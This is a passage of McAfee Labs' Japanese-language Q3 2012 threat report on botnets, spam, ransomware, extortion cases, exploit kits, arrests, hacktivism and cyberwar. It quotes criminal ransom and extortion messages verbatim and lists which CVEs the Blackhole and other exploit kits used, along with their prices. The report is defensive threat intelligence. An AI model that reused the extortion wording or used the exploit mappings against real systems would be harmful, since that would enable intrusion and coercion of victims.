訳により、最も蔓延している 5 つのボットネットファミリーの世界各国での拡散状況が分かります。

世界で最も成功を収めているのは、Cutwail と Festi です。ただし、1 つの大きな例外として、中国では、「その他」のボットネットが 50%を超えています。これは、中国に、独自の意図を持つ独自の攻撃者が存在していることを示しています。



流行のスパムメール件名は薬物

マカフィーが四半期ごとに行っているスパム件名調査にて、追跡先の地域・国の多くで、薬物スパムメールの利用度が群を抜いて高かったことが判明しました。オーストラリア、フランス、米国は例外で、マーケティングから配達ステータス通知、フィッシング詐欺スパムまで多岐にわたる別種の件名が用いられていました。



サイバー犯罪

身の代金要求

この数か月間、被害者から金銭をゆすり取るランサムウェアが大ニュースになりました。この活動の大半は、「警察」を装うランサムウェアでした。法執行機関と名乗り、ユーザーが違法サイトにアクセスしたとして責め立て、コンピューターをロックし、その後、デバイスを解除するために罰金を支払うよう求めます [5]。被害者が支払ってしまっても、必ずしもシステムが復元されるとは限りません。その上、ランサムウェアは、別のマルウェアを PC に残していくことが少なくありません。

その一方で、サイバー犯罪者はブラックメールの範囲を広げました。この四半期発生した 4 つの例を紹介します。

- ハッカー集団 Rex Mundi がエランティス(Elantis)社、AGO インテリム (AGO Interim)社、アメリキャッシュアドバンス (AmeriCash Advance) 社への恐喝を試みた後、フランスの金融会社 CreditPret 社を脅迫したのは 8 月のことでした。当初、Rex Mundi は、同集団が感染サーバーから入手したデータを公開されたくなければ 20,000 ユーロを支払うよう要求していました。8 月 25 日に同集団は金額を減額し、その後、最終的には、支払いがなかったことによりデータを公開しました。

> Let us explain what happened over the past few days. We received an email from Credipret on Wednesday, asking us to waive our fee and cancel our operation and giving us more details about the company.
>
> We originally misjudged the size of Credipret. We actually thought it was a much larger entity. For this reason, we agreed to lower our fee to EUR 5,000 (Five thousand), which is a more than reasonable sum of money considering the fact that they failed at protecting their customers' data.
>
> And yet, Credipret didn't pay. For this company, the privacy of their customers is worth less than five thousand Euros.
>
> Here is how it's going to play out:
>
> Today (Saturday), we will release the names of people who applied for loans at one of Credipret's offices. If your name is on the list, well... bad luck, because in the next few days, your friends and

- 9 月 4 日、未知の攻撃者がプライスウォーターハウスクーパース (Pricewaterhouse Coopers) 社のネットワークに侵入し、米国大統領候補ミット・ロムニー氏の納税申告記録を盗んだと主張しました。コード投稿サイト Pastebin で、攻撃者は 100 万米ドルをビットコインに両替するよう要求し、応じなければ納税申告書を報道機関に送るとしたのは 9 月 28 日のことでした。

> The deal is quite simple. Convert $1,000,000 USD to Bitcoins (Google if if you need a lesson on what Bitcoin is) using the various markets available out in the world for buying. Transfer the Bitcoins gathered to the Bitcoin address listed below. It does not matter if small amounts or one large amount is transferred, as long as the final value of the Bitcoins is equal to $1,000,000 USD at the time when it is finished. The keys to unlock the data will be purged and what ever is inside the documents will remain a secret forever.
>
> Failure to do this before September 28, the entire world will be allowed to view the documents with a publicly released key to unlock everything.
>
> Bitcoin Address to Stop Release:
> 1H[illegible]E8

- 9 月 16 日、ハッカー集団 Rex Mundi が再び出現し、Webassur 社の詳細な顧客情報を掴んでおり、Webassur 社がデザインした 300 件の Web サイトのデータベースから情報を盗んだと主張しました。Webassur 社に身の代金を支払う気があるように見えないと言い、要求を 5,000 ドルに改めました。

```
We have offered Webassur not to release this data for the paltry sum of five thousand Euros, but,
unfortunately, as of today, they have not complied with our demands.

If someone trusts you with the security of their data, the least you could do, in our opinion, is to man
up if your server gets breached and pay up.

Webassur has until next Monday to pay us. If not, well, their customers' data will end up on the
Internet, just like Credipret's and AmeriCash Advance's.

Rex Mundi

LIST OF WEBSITES
----------------

www.zak[illegible]
www.jan[illegible]
www.rem[illegible]
```

・ 9 月 22 日、オーストラリア企業 TDC リフリジレーション（TDC Refrigeration）社が海外ハッカーの要求に屈して 3,000 米ドルを支払ったと報道されました [6]。

最初の 3 つのケースでは、被害者がブラックメール送信者の要求に応じなかったため、何件かの個人データがインターネット上に投稿されました。おそらく、被害者にとっては、ブラックメールが何度も届くリスクがなくとも、データが確実に回収できるとは限らなかったことが理由の一つです。4 つ目のケースでは、身の代金を支払ったにもかかわらず、この企業のコンピューターシステムは再起動できませんでした。これが、警察がブラックメールの脅威に反応しないよう市民に警告している理由の一つです。

クライムウェアツール

この四半期、新しい Java SE 7 のゼロデイ脆弱性 CVE-2012-4681 が大きく報道されました。この Java 7（または 1.7）脆弱性を攻撃するエクスプロイトキットの中には、Blackhole、Sakura、Sweet Orange、Redkit、Neosploit が含まれています。McAfee Labs では、世界中でこの脆弱性が数え切れないほど利用されていることを確認しました。

9 月 12 日に、Blackhole の開発者であるパウンチ（Paunch）氏がエクスプロイトキットのバージョン 2.0 を無料公開することを発表しました。顧客は、年間ライセンスを 1,500 米ドル、6 か月ライセンスを 1,000 米ドル、3 か月ライセンスを 700 米ドルで購入できます。日・週・月単位のサーバーレンタルも、それぞれ 50 米ドル、200 米ドル、500 米ドルで利用できます。

Blackhole の仕様を調べたところ、Flash、HCP、PDF といった古いエクスプロイトが削除されていることが分かりました。このキットでは、Java Atomic（CVE-2012-0507）、バイト、PDF LibTiff、MDAC（CVE-2006-0003）が、最もよく知られている脆弱点です。

2010 年 9 月以降の Blackhole の各種バージョンを見ていきましょう。

CVE	slang/shorthand	V1.0.0 beta	V1.0.0	V1.1.0	V1.2.0	V1.2.1	V1.2.2	V1.2.3	V1.2.4	V1.2.5	V2.0
		02-SEP-2010	FEB-2011	04-APR-2011	03-SEP-2011	30-NOV-2011	20-FEB-2012	25-MAR-2012	11-JUL-2012	30-JUL-2012	12-sept-12
CVE-2006-0003	MDAC		YES	YES	YES	YES	YES	YES	YES	YES	YES
CVE-2007-5659	PDF CollectEmailInfo		YES	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	Removed
CVE-2008-2992	PDF PRINTF		YES	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	Removed
CVE-2009-0927	PDF collab.getIcon		YES	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	YES (PDF ALL)	Removed
CVE-2009-1671	JAVA X		YES	Removed							
CVE-2010-0188	PDF LIBTIFF			YES (added)	YES	YES	YES	YES	YES	YES	YES
CVE-2010-0840	JAVA TRUST		YES	YES	YES	Removed					
CVE-2010-0842	JAVA OBE		YES	YES	YES	YES	YES (JavaPack)	Removed			
CVE-2010-0886	JAVA SMB		YES	YES	YES	Removed					
CVE-2010-1423	Javanew JWS		YES	Removed							
CVE-2010-1885	HCP		YES	YES	YES	YES	YES	YES	YES	YES	Removed
CVE-2010-3552	JAVA SKYLINE			YES (added)	YES	Removed					
CVE-2011-0559	Flash 10 by exm						YES (Flash added)	YES (Flash)	YES (Flash)	YES (Flash)	Removed
CVE-2011-0611	Flash 10						YES (Flash added)	YES (Flash)	YES (Flash)	YES (Flash)	Removed
CVE-2011-2110	Flash AVM								YES (added)	YES	
CVE-2011-3544	JAVA RHINO					YES (added)	YES (JavaPack)	Removed			
CVE-2012-0507	JAVA Array (atomic)							YES (added)	YES	YES	YES
CVE-2012-1723	Java Byte								YES (added)	YES	YES
CVE-2012-1889	IE XML							YES (seen in June)			
CVE-2012-4681										YES (added 01-SEP)	YES

この四半期に、いくつかの新しいエクスプロイトキットが登場しました。更新されたものもあります。『Kahu Security』ブログでは、こうしたエクスプロイトキットの大部分について説明しています[7]。次の表は、攻撃対象となる脆弱点の一部をリストアップしたものです。

名前・リリース日	利用された脆弱点
CrimeBoss（9月）	• CVE-2012-4681 • CVE-2011-3544: Java Rhino • “Social Engineering Applet”
Kein Exploit Pack（8月）	• CVE-2007-5659: Acrobat Collab.collectEmailInfo • CVE-2008-2992: Acrobat util.printf • CVE-2010-0188: Acrobat LibTiff • CVE-2011-2110: Flash AVM • CVE-2012-1723: Java Applet Field
Neosploit（8月）	• CVE-2012-1723: Java Applet Field • CVE-2012-4681
KaiXin Exploit Pack（7月）	• CVE-2011-3544: Java Rhino • CVE-2012-0507: Java Atomic • CVE-2012-0754: Flash MP4 • CVE-2012-1723: Java Applet Field • CVE-2012-1889: MS XML Core
Sakura（8月）	• CVE-2006-0003: MDAC • CVE-2010-0188: PDF LibTiff • CVE-2010-0806: IEPeers • CVE-2010-0842: Java MIDI / Java OBE • CVE-2011-3544: Java Rhino • CVE-2012-0507: Java Atomic • CVE-2012-4681
RedKit（8月）	• CVE-2010-0188: PDF LibTiff • CVE-2012-0507: Java Atomic • CVE-2012-4681

上記キットの大部分は販売中です。ただし、最近の投稿では、RedKit の開発者が現物払いを希望したことが分かっています。現金の代わりに、RedKit は、儲けとして顧客のトラフィックの 5%を徴収しました[8]。

サイバー犯罪者に対する措置

この四半期に、世界各地の法執行機関による数件の取り締まりが成功裏に行われました。

- 7 月 4 日、ブルガリア当局が、ハッカー集団 Cyber Warrior Invasion の数名を逮捕したと発表しました。警察は、この家宅捜索を前代未聞の 9 都市で行ったと明らかにしました。同集団は、金融機関、Web ベースの企業、政府機関、非政府機関など、世界各国 500 件超の Web サイトを攻撃しました。当局によると、このハッカーたちには厳格な序列があり、「高度な組織と連携」が見られたとのことです。「アドミニストレーター」を頂点に、その下に「モデレーター」、「スキャニングチーム」、「ドナー / スポンサー」、「セクショナルモデレーター」、「フレンド」、「VIP メンバー」、「メンバー」が続く組織構造でした。このグループは、ハイジャックした「ゾンビ」サーバーの複雑なシステムを使ってトラックを網羅していました[9]。

- 「McAfee 脅威レポート」前号で、盗難クレジットカード番号のグローバルオンライントレードを狙った大規模なおとり捜査で 24 人が逮捕されたことについて取り上げました。7 月、ニューヨーク州南部地区連邦地方裁判所の発表によると、インド、カナダ、コロラドでさらに 3 人が連邦法違反で逮捕されました。これで逮捕者は合計 27 人となりました [10]。
- 7 月 29 日、韓国警察によると、韓国第 2 位の携帯電話会社 KT 社をハッキングしたとして韓国警察が 2 人を逮捕しました。容疑者は、2 月から最近まで、同社契約者約 870 万人（韓国の携帯電話ユーザー総数の約半分）の個人情報を漏えいさせた罪を問われています。警察は、逮捕された攻撃者が、このデータを不正マーケティング目的のために利用したとの疑いをかけています。当局は、容疑者が少なくとも 10 億ウォン（877,000 米ドル）を稼いだと見積もっています [11]。
- Operation b70 : 9 月 10 日に、マイクロソフト社は、ヴァージニア州東部地区連邦地方裁判所から 3322.org ドメインの制御許可を取得しました [12]。同社は、同ドメインを所有するペン・ヨン（Peng Yong）氏と、同氏の会社 Changzhou Bei Te Kang Mu Software Technology 社（別称 : Bitcomm）、その他名前の明かされていない 3 名の被告人に対して、民事訴訟を提訴しました。ノミナム（Nominum）社のドメイン名システムソフトウェアを使用しているマイクロソフト社は、3322.org のサブドメインへの正当なトラフィックを許容されていたものの、70,000 件の有害なホスト型 Web サイトへのトラフィックを中止していました。このプロセスは、「シンクホール」として知られています。

ロシアでは、驚くべき司法上の展開がありました。トゥスヒンスキー地方裁判所は、パベル・ブルベレブスキー（Pavel Vrublevsky）氏および共犯者とされている者を不起訴処分にしました。彼らは、2010 年に、アエロフロート Web サイトに対する分散型サービス拒否（DDoS）攻撃に関与したとされていました。「弁護人の訴えに基づき、裁判所は、有害プログラム作成に対する罰則を明記する刑法の条項に基づく被告人の刑事訴訟を停止しました。時効に達していたためです」と弁護士はコメントしました [13]。

ハクティビズム

この四半期にマカフィーが注目したハクティビズムに関する興味深い事象は、以下のとおりです。

- 7 月に、Anonymous のサポーターが、同集団の作戦 #OpSaveTheArctic—Phase II の成果を発表しました。7 月 17 日、コード投稿サイト Pastebin に、電子メールアドレスおよび対応する MD5 ハッシュパスワードを、エクソンモービル（Exxon Mobil）社、シェル（Shell）社、BP 社、ガスプロム（Gazprom）社、ロスネフチ（Rosneft）社といった様々な石油会社から投稿しました。コメントの中で、彼らは次のように説明しました。「この作戦は Anonymous が実施した。いずれにせよ、本作戦はグリーンピースとは無関係である。我々は彼らの理念を支持しているに過ぎない」[14]
- 8 月、ウィキリークス創設者ジュリアン・アサンジ氏のエクアドル亡命実現を英国政府に迫った後で、Anonymous が行動を起こしました。Anonymous は、多数の英国政府サイトに対して多様な DDoS 攻撃を開始 [15]。9 月には、スウェーデンの複数の政府サイト、メディアサイトにさらなる攻撃を実行しました [16]。

今四半期、Anonymous は偽情報の利用も試みていました。9 月 3 日、AntiSec が、FBI のコンピューターから Apple 社端末の識別子 1,200 万件を 3 月に盗んだと主張しました。実のところ、このデータの流出元はアプリ提供会社ブルートード（BlueToad）社でした [17]。9 月 10 日、ゴーダディ（GoDaddy）社は同社サーバーがホストしている無数の Web サイトに関するサービスを提供できなくなりました。当初、@Anonymous Own3r が犯行声明をツイートしました。その後、ゴーダディ社は、一連の社内ネットワークイベントが原因の不具合で、ルーターデータ テーブルが破損したことを明らかにしました [18]。さらに、「データベースが漏えいした」という噂がインターネット上に投稿されました。複数の Twitter ユーザーが、このデータは偽物であり、2010 年の日付が入ったオープンソースプロジェクトから取ったものだと指摘しました [19]。

Anonymous は真実を愛すると主張していますが、私たちは、若干の懐疑をもってこの集団の発表を耳に入れるべきです。

サイバー戦争の気配

今四半期、ケンブリッジ大学出版局が、いかにすれば現行国際法をサイバースペースにおける紛争に応用できるかについて、概要をまとめたマニュアル草稿を発表しました。NATO サイバー防衛センター（NATO Cooperative Cyber Defense Centre of Excellence）の誘いかけで国際専門家グループが作成した 215 ページにわたる調査報告書『The Tallinn Manual on the International Law Applicable to Cyber Warfare（サイバー戦争に適用可能な国際法に関するタリン マニュアル）』では、各国が他国に法的に効力を持つことのできる現行国際法や、武力紛争の遂行を支配する法律について検討しています [20]。従来の戦争のルールをインターネットに応用することは非常に難しいため、様々にターゲットシナリオを設定した攻撃と将来的に戦っていく上で、この種の分析を行っておくことは不可欠です。

サイバー戦争のインシデントを定義し、用語の定義について意見をまとめることは困難なので、評論家がその言葉の使用を躊躇したのも、もっともなことです。ニュースエージェンシー IDG ニュースサービス（IDG News Service）のジェレミー・カーク（Jeremy Kirk）氏が説明するとおり、これまでで最も有名で周知の積極的サイバーアタックは、Stuxnet というマルウェアです。このマルウェアは、イランのウラン濃縮施設に損害を与えました [21]。6 月には、ニューヨーク・タイムズ紙が、Stuxnet は米国とイスラエルがイランの核開発計画を混乱させるために開発したものだと報道しました [22]。セキュリティ研究者も、Stuxnet に関連するその他のマルウェアが、攻撃目的で両国によって開発されたと疑っています。


Stuxnet と比べて、9 月 4 日にカタールに拠点を置く衛星ニュースネットワーク、アルジャジーラ（Al Jazeera）の英語とアラビア語の Web サイトがハッキングされたことは、明らかに取るに足りないことです。al Rashedon と名乗る集団 [23] が、シリア国旗や同ネットワークがシリア反体制派を支持していることを非難する声明を投稿して、アルジャジーラの Web サイトを改ざんしました。

マカフィーは、世界各地にある一部ムスリムコミュニティを激怒させた悪名高きアマチュア映画『Innocence of Muslims（イノセンス・オブ・ムスリム）』に対する報復として、バンク・オブ・アメリカ、チェース銀行、ニューヨーク証券取引所を攻撃するという通知も確認しました。これらのケースでは、ハマス軍事部門イザッディーン・カッサーム旅団と関係がある自称サイバーファイターから脅迫が届いています。通知はあったものの、これらの攻撃が実際に成功したかどうかをはっきりと述べることは困難です [24]。

今四半期中、多数の「サイバー兵士」が世界中で騒ぎを起こそうと企てました。こうした「愛国者」は、自分たちがサイバー軍隊と呼ぶ集団に属していると主張しています。また、国家主義者や過激派の活動を支持することによって、政府に代わって行動すると主張する者もいます。以下は、今四半期最も活動的だった集団のリストです。

- Algerian Cyber Army
- Arab Electronic Army
- Armenian Cyber Army
- Bangladesh Cyber Army
- 3xp1r3 Cyber Army（バングラデシュ）
- Bosnia Cyber Army
- Brazilian Cyber Army
- Chechen Cyber Army
- Circassian Cyber Army
- Egyptian Cyber Army
- Indian Cyber Army
- Gujarat Cyber Army（インド）
- Naija Cyber Army（ナイジェリア）
- Pakistan Cyber Army
- Philippine Cyber Army

インターネット検索ツールを使えば、これらの集団（その他多くの集団も含めて）の活動の詳細を探すのは比較的簡単です。こうした集団の多くはイスラムの善意を宣言しており、『 Innocence of Muslims（イノセンス・オブ・ムスリム）』やフランスの雑誌シャーリー・エブド（Charlie Hebdo）誌の風刺画に対して様々な攻撃を行っています。



サイバー犯罪、ハクティビズム、サイバー戦争は、進化を続けています。場合によっては革命を起こすこともあります。政府、企業、消費者は、これらの勢力がもたらす多様なデジタル脅威に直面しているのです。

筆者について

本レポートは、McAfee Labs の Sun Bing、Toralv Dirro、Paula Greve、Yichong Lin、David Marcus、François Paget、Vadim Pogulievsky、Craig Schmugar、Jimmy Shah、Ryan Sherstobitoff、Dan Sommer、Peter Szor、Adam Wosotowsky が準備し、作成しました。

McAfee Labs について

McAfee Labs は、世界各地に存在する McAfee の研究機関で、マルウェア、Web、電子メール、ネットワークなどに対する脅威を研究・調査し、脆弱性の報告を行っています。McAfee Labs は、世界各地に数百万台のセンサーを配備し、クラウド型サービスの McAfee Global Threat Intelligence™により情報収集を行っています。世界 30 か国に存在する McAfee Labs には、様々な分野を専門とする 500 名の研究者が在籍し、企業や一般のユーザーを保護するため、リアルタイムの脅威検出、アプリケーションの脆弱性特定、リスクの相関分析、迅速な問題解決に努めています。

マカフィーについて

マカフィーは、インテルコーポレーション（NASDAQ:INTC）の完全子会社であり、企業、官公庁・自治体、個人ユーザーが安全にインターネットの恩恵を享受できるよう、世界中のシステム、ネットワーク、モバイルデバイスを守るプロアクティブで定評あるセキュリティソリューションやサービスを提供しています。マカフィーは、Security Connected 戦略、セキュリティにハードウェアを活用した革新的なアプローチ、また独自の Global Threat Intelligence により、常に全力でお客様の安全を守ります。詳しくは、http://www.mcafee.com/jp/ をご覧ください。マカフィーでは、セキュリティに関する様々な研究成果や調査結果を web 上で公開しています。詳しくは下記ページをご覧ください。http://www.mcafee.com/japan/security/publication.asp

[1] http://www.mcafee.com/us/resources/reports/rp-operation-high-roller.pdf
[2] http://blogs.mcafee.com/mcafee-labs/police-ransomware-preys-on-guilty-consciences
[3] https://www.europol.europa.eu/content/news/%EF%BB%BF-europol-hosts-expert-meeting-combat-spread-police-ransomware-1583
[4] http://www.fbi.gov/news/stories/2012/august/new-internet-scam/new-internet-scam?utm_campaign=email-Immediate&utm_medium=email&utm_source=fbi-top-stories&utm_content=129647
[5] http://blogs.mcafee.com/mcafee-labs/police-ransomware-preys-on-guilty-consciences
[6] http://www.abc.net.au/local/audio/2012/09/21/3595434.htm
[7] http://www.kahusecurity.com/
[8] http://malware.dontneedcoffee.com/2012/09/redkitnomoremoney.html
[9] https://reportingproject.net/occrp/index.php/en/ccwatch/cc-watch-briefs/1583-bulgaria-most-powerful-hacker-group-busted
[10] http://www.fbi.gov/newyork/press-releases/2012/manhattan-u.s.-attorney-and-fbi-assistant-director-in-charge-announce-additional-arrests-as-part-of-international-cyber-crime-takedown
[11] http://english.yonhapnews.co.kr/national/2012/07/29/42/0302000000AEN20120729003401315F.HTML
[12] http://blogs.technet.com/b/microsoft_blog/archive/2012/09/13/microsoft-disrupts-the-emerging-nitol-botnet-being-spread-through-an-unsecure-supply-chain.aspx
[13] http://rapsinews.com/judicial_news/20120914/264674269.html
[14] On July 16, Greenpeace activists occupied more than 70 Shell filling stations in the UK in protest of Shell's Arctic drilling plans.
[15] http://news.softpedia.com/news/Anonymous-Attacks-UK-Home-Office-DWP-Ministry-of-Justice-in-OpFreeAssange-287189.shtml
[16] http://anonsweden.se/wikileaks-supporters-take-down-swedish-government-sites-with-ddos-attacks/
[17] http://redtape.nbcnews.com/_news/2012/09/10/13781440-exclusive-the-real-source-of-apple-device-ids-leaked-by-anonymous-last-week
[18] http://www.godaddy.com/newscenter/release-view.aspx?news_item_id=410
[19] http://www.techweekeurope.co.uk/news/go-daddy-outage-not-a-hacker-attack-92361
[20] http://www.ccdcoe.org/249.html
[21] http://www.pcworld.com/article/261850/manual_examines_how_international_law_applies_to_cyberwarfare.html
[22] http://www.nytimes.com/2012/06/01/world/middleeast/obama-ordered-wave-of-cyberattacks-against-iran.html
[23] http://operationleakspin.wordpress.com/2012/09/04/le-site-web-daljazeera-pirate-par-des-hackers-pro-assad/
[24] http://www.foxbusiness.com/industries/2012/09/24/lieberman-blame-iran-for-cyber-attacks-on-bank-america-chase/

マカフィー株式会社
www.mcafee.com/jp

東京本社　〒150-0043 東京都渋谷区道玄坂 1- 12- 1
渋谷マークシティウェスト 20F
TEL 03-5428-1100（代）FAX 03-5428-1480
名古屋営業所　〒460-0002 愛知県名古屋市中区丸の内 3-20-17
中外東京海上ビルディング 3F
TEL 052-954-9551（代）FAX 052-954-9552
西日本支店　〒530- 0003 大阪府大阪市北区堂島 2-2-2
近鉄堂島ビル 18F
TEL 06-6344-1511（代）FAX 06-6344-1517
福岡営業所　〒810- 0801 福岡県福岡市博多区中洲 5-3-8
アクア博多 5F
TEL 092-287-9674（代）FAX 092-287-9675

McAfee、 McAfee のロゴ、 McAfee Global Threat Intelligence は米国法人 McAfee, Inc. または米国またはその他の国の関係会社における商標登録または商標です。 その他すべての登録商標および商標はそれぞれの所有者に帰属します。 本資料に記載されている製品計画、 仕様、 製品情報は情報提供を目的としたものであり、 本資料の内容に対してマカフィーは如何なる保証も行いません。 本資料の内容は予告なしに変更される場合があります。 Copyright © 2012 McAfee

MCARPT-1211-MC